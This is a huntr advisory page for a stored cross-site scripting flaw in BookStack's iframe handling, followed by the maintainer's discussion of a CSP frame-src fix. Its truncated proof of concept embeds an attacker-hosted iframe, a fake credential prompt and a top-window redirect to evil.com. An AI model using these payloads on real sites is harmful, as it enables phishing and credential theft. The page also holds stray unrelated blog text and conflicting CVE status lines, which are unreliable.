huntr

Cross-site Scripting (XSS) - Stored in bookstackapp/bookstack

0

✓ Valid Reported on Mar 5th 2022


Description

Iframe tags don't have a sandbox attribute, this makes an attacker able to execute malicious javascript via an iframe and perform phishing attacks. The sandbox attribute will block script execution and prevents the content to navigate its top-level browsing context which will stop this type of attack.

Proof of Concept

Tested on firefox.

```
<!-- phishing.html | change page content to <iframe src="http://atacker.com
<script>alert("Your session has expired, Please enter your credential again
<script>window.top.location.href = "http://evil.com"; </script
```



Details

Revision #1
Created 58 seconds ago by Admin
Updated 16 seconds ago by Admin

Actions


XSS

lab-e.etclab.top:8000

Your session has expired, Please enter your credential again

No Comments

Book Navigation



www.evil.com
we get it... daily

January 15, 2022

Countup...

15

Sure, it's a new year, but we're in better shape right now than we were all of last year, except where we aren't.

Just remember that exhaustion doesn't mean it's done. It just means we're still working on it.

15 doesn't mean anything. Unless you think it does, then maybe it does. Just remember, it's always a good day to punch a Nazi, fascist, or fake patriot. The fake ones are the ones that scream the most about being patriots, while their actions show them to be Nazis or fascists.

Impact

This vulnerability is capable of phishing and stealing users' data.

CVE
CVE-2022-0877
(Published)

Vulnerability Type
CWE-79: Cross-site Scripting (XSS) - Stored

Severity
High (7.6)

Visibility
Public

Status
Fixed

Found by

Anna
@416e6e61
master

Fixed by

Dan Brown
@ssddanbrown
maintainer

This report was seen 822 times.

We are processing your report and will contact the **bookstackapp/bookstack** team within 24 hours. 9 months ago

We have contacted a member of the **bookstackapp/bookstack** team and are waiting to hear back 9 months ago

Dan Brown 9 months ago

Chat with us

Thanks for reporting this, @416e6e61. Just before I approve this I just want to confirm that my

Thanks for reporting this @416e6e61. Just before I approve this I just want to confirm that my thinking is correct and that my solution would be suitable:

The primary issue here is the ability to redirect the parent page.

This redirect is blocked by browsers by default in cross-origin context (Where this would be dangerous) but a user could simply add `sandbox="allow-top-navigation allow-scripts"` to work around this right now so we're still vulnerable.

Within BookStack iframes are used for interactive content, so we'd generally need to still allow scripts (And possibly other interactive content). Therefore, I'm instead thinking we could take the following approach:

Add a configurable CSP `frame-src` header rule to limit the sources that iframes can load.

This will effectively act as a a whitelist for iframe sources.

By default, we'd set this to a limited range of well-known media sources (Youtube, vimeo etc..)

Is the above correct and would you consider the solution proposed to be one that suitably negates the risk of the vulnerability?

Anna 9 months ago Researcher

Thanks for the fast response, as you said configuring CSP and only allowing media sources should be a good solution for this, and I can confirm it.

Dan Brown validated this vulnerability 9 months ago

Anna has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

Dan Brown 9 months ago Maintainer

Patch with about whitelist approach now released. Relevant links:
https://www.bookstackapp.com/blog/bookstack-release-v22-02-3/
https://github.com/BookStackApp/BookStack/releases/tag/v22.02.3

Thanks again @416e6e61 for reporting!

Chat with us

Dan Brown marked this as fixed in v22.02.3 with commit 856fca 9 months ago

Dan Brown has been awarded the fix bounty ✓

This vulnerability will not receive a CVE ✗

Sign in to join this conversation

huntr

home

hacktivity

leaderboard

FAQ

contact us

terms

privacy policy

part of 418sec

company

about

team

Chat with us